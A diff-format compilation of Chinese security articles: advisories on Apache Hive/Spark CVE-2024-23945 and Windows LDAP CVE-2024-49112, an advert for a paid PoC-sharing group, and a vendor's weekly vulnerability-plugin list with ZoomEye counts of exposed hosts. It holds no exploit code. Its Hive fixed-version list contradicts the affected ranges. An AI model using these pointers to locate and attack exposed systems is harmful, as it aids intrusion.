||||
# 【漏洞通告】Apache Hive & Spark 信息泄露漏洞
|
||||
安迈信科应急响应中心 2025-01-02 06:33
|
||||
|
||||
|
||||
### 01 漏洞概况 在 Apache Hive 和 Apache Spark 这两个广泛用于大规模数据处理和分析的系统中发现了一个新披露漏洞CVE-2024-23945,该漏洞影响 CookieSigner 机制,在消息验证失败时会暴露有效的 cookie 签名,从而绕过认证机制,导致未授权访问和敏感信息泄露。02 漏洞处置综合处置优先级:高漏洞信息漏洞名称Apache Hive & Spark 信息泄露漏洞漏洞编号CVE编号CVE-2024-23945漏洞评估披露时间2024-12-26漏洞类型信息泄露危害评级高危公开程度PoC未公开威胁类型远程利用情报在野利用是影响产品产品名称 Apache Hive受影响版本1.2.0 ≤ Apache Hive < 4.0.0,2.0.0 ≤ Apache Spark < 3.0.0,3.0.0 ≤ Apache Spark < 3.3.4,3.4.0 ≤ Apache Spark < 3.4.2,Apache Spark 3.5.0影响范围广有无修复补丁有
|
||||
### 03 漏洞排查 用户尽快排查应用系统Apache Hive应用版本。若存在应用使用,极大可能会受到影响。04 修复方案官方已发布最新版本修复该漏洞,建议受影响用户将Apache Hive 和 Apache Spark更新到安全版本以上。Apache Hive >= 4.0.0Apache Spark >= 3.0.0Apache Spark 3.0.0 >= 3.3.4Apache Spark 3.4.0 >= 3.4.2Apache Spark 3.5.0 >= 3.5.1下载链接:https://github.com/apache/spark/tagshttps://hive.apache.org/general/downloads/05 时间线 2024.12.23 厂商发布安全补丁 2025.01.02 安迈信科安全运营团队发布通告 关于安迈信科西安安迈信科科技有限公司以“数字化可管理”为核心理念,坚持DevOps自主研发,创新打造“能力聚合、流程闭环、持续赋能”的综合性网络数据安全平台与运营服务。公司从古城西安出发,已在全国范围内为政府、运营商、电力、能源等行业客户提供了高质量的安全保障,并将继续为我国数字化转型和发展贡献力量。知 行 . 至 简 . 致 诚
|
||||
|
||||
|
||||
@@ -0,0 +1,143 @@
|
||||
# 【漏洞通告】Windows LDAP远程代码执行漏洞(CVE-2024-49112)
|
||||
启明星辰安全简讯 2025-01-02 10:03
|
||||
|
||||
**一、漏洞****概述**
|
||||
<table><tbody><tr style="mso-yfti-irow:0;mso-yfti-firstrow:yes;height:20.15pt;"><td width="111.33333333333333" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt;border-color: windowtext;border-style: solid;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞名称<o:p></o:p></span></p></td><td width="359.3333333333333" colspan="3" style="border-top: 2.25pt solid windowtext;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-size: 14px;font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);">Windows LDAP远程代码执行漏洞<o:p></o:p></span></p></td></tr><tr style="mso-yfti-irow:1;height:20.15pt;"><td width="108.33333333333333" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE ID<o:p></o:p></span></p></td><td width="339.3333333333333" colspan="3" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">CVE-2024-49112<o:p></o:p></span></p></td></tr><tr style="mso-yfti-irow:2;height:20.15pt;"><td width="108.33333333333333" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞类型<o:p></o:p></span></p></td><td width="101.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: black;font-size: 14px;">整数溢出<o:p></o:p></span></p></td><td width="90.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">发现时间<o:p></o:p></span></p></td><td width="104.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">2024-12-11<o:p></o:p></span></p></td></tr><tr style="mso-yfti-irow:3;height:20.15pt;"><td width="108.33333333333333" style="border-top: none;border-left: 2.25pt solid windowtext;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞评分<o:p></o:p></span></p></td><td width="111.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">9.8<o:p></o:p></span></p></td><td width="99.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅黑, "sans-serif";color: rgb(51, 51, 51);font-size: 14px;">漏洞等级<o:p></o:p></span></p></td><td width="104.33333333333333" style="border-top: none;border-left: none;border-bottom: 1.5pt solid windowtext;border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246);padding: 0cm 5.4pt;" height="20"><p style="text-align:center;line-height:150%;"><span style="font-family: 微软雅Line truncated
|
||||
Windows Lightweight Directory Access Protocol
|
||||
(LDAP) 是一种基于 LDAP 协议的轻量级目录访问协议,广泛用于 Windows Active
|
||||
Directory (AD) 环境中,用来访问和管理目录服务信息。
|
||||
|
||||
2025年1月2日,启明星辰集团VSRC监测到Windows Lightweight Directory Access Protocol远程代码执行漏洞(CVE-2024-49112,CVSS评分9.8)的技术细节及PoC在互联网上公开。
|
||||
|
||||
Windows LDAP 服务的 wldap32.dll 中存在整数溢出问题,攻击者可以通过未认证的特制DCE/RPC调用(或通过其他方式)诱使目标服务器(作为 LDAP 客户端)向攻击者控制的恶意 LDAP 服务器发起查询请求,当恶意 LDAP 服务器返回特制的、恶意构造的响应时,可能触发目标服务器中的漏洞,进而导致 LSASS崩溃,引发系统重启,并可能进一步利用该漏洞导致远程代码执行。
|
||||
|
||||
## 二、影响范围
|
||||
|
||||
Windows 10 for x64-based Systems
|
||||
|
||||
Windows 10 for 32-bit Systems
|
||||
|
||||
Windows Server 2025
|
||||
|
||||
Windows 11 Version 24H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 24H2 for ARM64-based Systems
|
||||
|
||||
Windows Server 2022, 23H2 Edition (Server Core
|
||||
installation)
|
||||
|
||||
Windows 11 Version 23H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 23H2 for ARM64-based Systems
|
||||
|
||||
Windows Server 2025 (Server Core installation)
|
||||
|
||||
Windows 10 Version 22H2 for 32-bit Systems
|
||||
|
||||
Windows 10 Version 22H2 for ARM64-based Systems
|
||||
|
||||
Windows 10 Version 22H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 22H2 for x64-based Systems
|
||||
|
||||
Windows 11 Version 22H2 for ARM64-based Systems
|
||||
|
||||
Windows 10 Version 21H2 for x64-based Systems
|
||||
|
||||
Windows 10 Version 21H2 for ARM64-based Systems
|
||||
|
||||
Windows 10 Version 21H2 for 32-bit Systems
|
||||
|
||||
Windows Server 2022 (Server Core installation)
|
||||
|
||||
Windows Server 2022
|
||||
|
||||
Windows Server 2019 (Server Core installation)
|
||||
|
||||
Windows Server 2019
|
||||
|
||||
Windows 10 Version 1809 for x64-based Systems
|
||||
|
||||
Windows 10 Version 1809 for 32-bit Systems
|
||||
|
||||
Windows Server 2012 R2 (Server Core installation)
|
||||
|
||||
Windows Server 2012 R2
|
||||
|
||||
Windows Server 2012 (Server Core installation)
|
||||
|
||||
Windows Server 2012
|
||||
|
||||
Windows Server 2008 R2 for x64-based Systems
|
||||
Service Pack 1 (Server Core installation)
|
||||
|
||||
Windows Server 2008 R2 for x64-based Systems
|
||||
Service Pack 1
|
||||
|
||||
Windows Server 2008 for x64-based Systems Service
|
||||
Pack 2 (Server Core installation)
|
||||
|
||||
Windows Server 2008 for x64-based Systems Service
|
||||
Pack 2
|
||||
|
||||
Windows Server 2008 for 32-bit Systems Service Pack
|
||||
2 (Server Core installation)
|
||||
|
||||
Windows Server 2008 for 32-bit Systems Service Pack
|
||||
2
|
||||
|
||||
Windows Server 2016 (Server Core installation)
|
||||
|
||||
Windows Server 2016
|
||||
|
||||
Windows 10 Version 1607 for x64-based Systems
|
||||
|
||||
Windows 10 Version 1607 for 32-bit Systems
|
||||
|
||||
## 三、安全措施
|
||||
### 3.1 升级版本
|
||||
|
||||
目前微软已发布该漏洞的安全更新,受影响的用户可在更新可用时及时修复。
|
||||
|
||||
(一) Windows Update自动更新
|
||||
|
||||
Microsoft Update默认启用,当系统检测到可用更新时,将会自动下载更新并在下一次启动时安装。也可选择通过以下步骤手动进行更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows 8、Windows 8.1、Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,具体步骤为“控制面板”->“系统和安全”->“Windows更新”)
|
||||
|
||||
3、选择“检查更新”,等待系统自动检查并下载可用更新。
|
||||
|
||||
4、更新完成后重启计算机,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
(二) 手动安装更新
|
||||
|
||||
Microsoft官方下载相应补丁进行更新。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49112
|
||||
### 3.2 临时措施
|
||||
|
||||
暂无。
|
||||
### 3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
### 3.4 参考链接
|
||||
|
||||
https://www.safebreach.com/blog/ldapnightmare-safebreach-labs-publishes-first-proof-of-concept-exploit-for-cve-2024-49112/
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49112
|
||||
|
||||
|
||||
|
||||
|
||||
+26
-17
@@ -1,5 +1,5 @@
|
||||
# 你手上的漏洞poc,真能帮你解决问题吗?
|
||||
Urkc安全 Urkc安全 2024-12-31 10:07
|
||||
万能漏洞库 FreeBuf知识大陆APP 2025-01-02 08:01
|
||||
|
||||
刚开始做网安时,我有次提交SRC漏洞,因为提供的poc不给力,错过了一笔大奖励。其实那只是个简单的逻辑漏洞,但当时我缺了关键的绕过细节,所以验证没通过。后来我在网安领域经验多了,才慢慢明白:poc不光是代码,更是效率和价值的体现。在这行里,时间和质量常常决定收益。
|
||||
|
||||
@@ -15,6 +15,8 @@ Urkc安全 Urkc安全 2024-12-31 10:07
|
||||
**帮会简介**
|
||||
|
||||
|
||||

|
||||
|
||||
**《万能漏洞库》**
|
||||
|
||||
这是一个专注于poc分享的技术圈子,核心内容就是定期更新高质量漏洞poc,每周至少三更,确保大家能第一时间获取最新漏洞验证代码、绕过技巧和实战案例,助你在漏洞挖掘中抢占先机。
|
||||
@@ -37,7 +39,14 @@ Urkc安全 Urkc安全 2024-12-31 10:07
|
||||
|
||||
【帮会持续更新ing,每周30篇笔记】
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
##
|
||||
@@ -46,7 +55,7 @@ Urkc安全 Urkc安全 2024-12-31 10:07
|
||||
|
||||
##
|
||||
|
||||
加入成功后,后台会核对并邀请各位师傅一起聊天讨论技术/分享资源
|
||||
加入成功后,可在帮会置顶处获得群聊二维码,师傅一起聊天讨论技术/分享资源
|
||||
|
||||
##
|
||||
|
||||
@@ -73,35 +82,35 @@ Urkc安全 Urkc安全 2024-12-31 10:07
|
||||
|
||||
##
|
||||
|
||||
帮会刚建立,现在加入可享早鸟价:
|
||||
**迎接2025年,【元旦特惠】**
|
||||
|
||||
****
|
||||
现在加入可享特惠价:
|
||||
|
||||
原价99月卡
|
||||
|
||||
现在69.9元享永久会员
|
||||
**现在69.9元享永久会员**
|
||||
|
||||
!限时两周!
|
||||
**!限时两周!**
|
||||
|
||||
****
|
||||
微信扫码支付即可加入
|
||||
|
||||
⬇️
|
||||
|
||||
【帮会二维码】
|
||||
|
||||

|
||||

|
||||
|
||||
|
||||
转发到朋友圈或者微信群,并关注Urkc安全的师傅,
|
||||
◀ FreeBuf知识大陆APP
|
||||
▶
|
||||
|
||||
回复公众号
|
||||
[万能漏洞库]即可参与抽奖
|
||||

|
||||
|
||||
抽中的师傅,联系我免费加入帮会
|
||||
|
||||
名额共【
|
||||
5
|
||||
个】
|
||||
|
||||
[万能漏洞库]()
|
||||
苹果用户至App Store下载
|
||||
|
||||
安卓用户各大应用商城均可下载
|
||||
|
||||
如有问题请联系vivi微信:Erfubreef121
|
||||
|
||||
@@ -0,0 +1,263 @@
|
||||
# 创宇安全智脑 | 灵当 CRM getMyAmbassador SQL注入等72个漏洞可检测
|
||||
创宇安全智脑 创宇安全智脑 2025-01-02 09:56
|
||||
|
||||
**创宇安全智脑**是基于知道创宇16年来AI+安全大数据在真实攻防场景中的经验积累构建的下一代全场景安全智能算力平台。平台拥有海量真实攻防数据和安全大数据持续生产能力;结合面向多个实战场景的AI智能模型,持续汇聚、萃取和分析,实时输出高精准高价值威胁情报、安全态势、攻防策略;持续全场景赋能知道创宇全产品矩阵和安全托管服务。
|
||||
|
||||
|
||||
**创宇安全智脑目前已经联动支撑知道创宇全产品矩阵,包括:创宇盾、抗D保、ScanV、ZoomEye、创宇蜜罐、创宇云图、创宇云影、创宇猎幽、创宇威胁情报网关等。**
|
||||
|
||||
|
||||
本周累计更新漏洞插件72个,其中重点插件6个
|
||||
|
||||
**详情如下:**
|
||||
|
||||
|
||||
**更新列表**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
**新增插件:**
|
||||
|
||||
|
||||
1、Cleo 文件传输软件 Synchronization 任意文件读取(CVE-2024-50623)
|
||||
|
||||
**发布时间:**2024-12-23
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
|
||||
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-50623
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
Cleo 文件传输软件是一款企业级的数据传输和集成解决方案,主要用于帮助企业在供应链、财务、客户关系等领域高效地进行数据交换和系统集成。Cleo 文件传输软件 Synchronization 接口存在任意文件读取漏洞。未经授权的远程攻击者可以利用该漏洞,造成敏感信息泄露。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可以利用该漏洞,造成敏感信息泄露。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用白名单限定访问文件的路径、名称及后缀名,严格过滤用户输入字符的合法性,比如文件类型、文件地址、文件内容等,并确保使用时进行输入验证和过滤,以防止参数中包含非法字符。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="Cleo 文件传输软件" 对潜在可能目标进行搜索,共得到553860条IP历史记录。主要分布在美国、日本等国家。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=YXBwPSJDbGVvIOaWh%2BS7tuS8oOi%2Bk%2Bi9r%2BS7tiI%3D)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
2、快云服务器助手 GetDetail 任意文件读取
|
||||
|
||||
**发布时间:**2024-12-30
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
快云服务器助手是一款由快云信息科技有限公司开发的免费服务器管理工具。快云服务器助手 GetDetail 接口存在任意文件读取漏洞。未经授权的远程攻击者可以利用该漏洞,造成敏感信息泄露。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可以利用该漏洞,造成敏感信息泄露。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用白名单限定访问文件的路径、名称及后缀名,严格过滤用户输入字符的合法性,比如文件类型、文件地址、文件内容等,并确保使用时进行输入验证和过滤,以防止参数中包含非法字符。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="快云服务器助手" 对潜在可能目标进行搜索,共得到370条IP历史记录。主要分布在中国、印度尼西亚等国家。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=YXBwPSLlv6vkupHmnI3liqHlmajliqnmiYsi)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
3、赛诸葛数字化智能中台系统 login SQL注入
|
||||
|
||||
**发布时间:**
|
||||
2024-12-26
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
赛诸葛企业数字化中台为企业级客户提供数智化转型升级的软件产品,帮助企业实现推广、销售到服务、管理全链条打通形成一体化闭环式服务,帮助传统企业逐步实现数字化转型升级。赛诸葛数字化智能中台系统 login 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="赛诸葛数字化智能中台系统" 对潜在可能目标进行搜索,共得到1399条IP历史记录。主要分布在中国、美国等国家。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=YXBwPSLotZvor7jokZvmlbDlrZfljJbmmbrog73kuK3lj7Dns7vnu58i)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
4、博斯外贸管理软件 loginednew.jsp SQL注入
|
||||
|
||||
**发布时间:**2024-12-25
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
博斯外贸管理软件是由杭州博斯软件开发有限公司开发的一款专注于外贸行业的管理软件。博斯外贸管理软件 loginednew.jsp 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="博斯外贸管理软件" 对潜在可能目标进行搜索,共得到271条IP历史记录。主要分布在中国浙江、山东等地。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=YXBwPSLljZrmlq%2FlpJbotLjnrqHnkIbova%2Fku7Yi)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
5、灵当 CRM getMyAmbassador SQL注入
|
||||
|
||||
**发布时间:**2024-12-25
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
灵当 CRM 是一款由上海灵当信息科技有限公司开发的客户关系管理软件。灵当 CRM getMyAmbassador 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="灵当 CRM" 对潜在可能目标进行搜索,共得到4784条IP历史记录。主要分布在中国、新加坡等国家。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=YXBwPSLngbXlvZMgQ1JNIg%3D%3D)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
6、博斯外贸管理软件 logined.jsp SQL注入
|
||||
|
||||
**发布时间:**2024-12-26
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**漏洞来源:**创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
博斯外贸管理软件是由杭州博斯软件开发有限公司开发的一款专注于外贸行业的管理软件。博斯外贸管理软件 logined.jsp 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="博斯外贸管理软件" 对潜在可能目标进行搜索,共得到271条IP历史记录。主要分布在浙江、山东等地。(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=YXBwPSLljZrmlq%2FlpJbotLjnrqHnkIbova%2Fku7Yi)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
ScanV
|
||||
|
||||
|
||||
|
||||
为网站及业务系统提供全生命周期的外部攻击面管理(EASM)能力,从攻击者视角出发,开展漏洞监测、漏洞响应、漏洞预警等深度漏洞治理工作,实时更新漏洞情报数据,持续性跟踪风险、快速定位威胁。
|
||||
|
||||
WebSOC
|
||||
|
||||
|
||||
|
||||
是面向行业区域监管机构、集团信息中心量身定制的能大范围快速发现高危Web漏洞及安全事件的硬件监测系统,产品具备扫描快、结果准、取证全的核心特质,能帮助客户快速、全面发现其管辖区域内的安全事件,生成完整通报证据链,方便通报到相关单位以促使其快速整改,帮助监管机构有效履行监管职责。
|
||||
|
||||
ZoomEye Pro
|
||||
|
||||
|
||||
|
||||
是面向企事业单位研发的一款网络资产扫描与管理系统。采用对全球测绘10余年的ZoomEye同款主动探测引擎,结合被动探测引擎,以及与ZoomEye云地联动的方式,能够全面采集内外网资产并统一管理。基于SeeBug漏洞平台、创宇安全智脑的能力,能够快速更新高威胁漏洞插件并对全部资产进行漏洞影响面分析。具备资产发现能力快速精准、资产指纹信息丰富、资产分类清晰直观、漏洞响应能力强的特点。帮助客户从攻击者视角持续发现内外网资产以及高风险问题,有效降低安全风险。
|
||||
|
||||
|
||||
为帮助您快速感知威胁,激活防御体系,守护业务安全!
|
||||
|
||||
|
||||
我们建议您订阅**创宇安全智脑-威胁情报订阅服务**,获取更多威胁情报详情以及处置建议。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点击阅读原文****获取更多信息**
|
||||
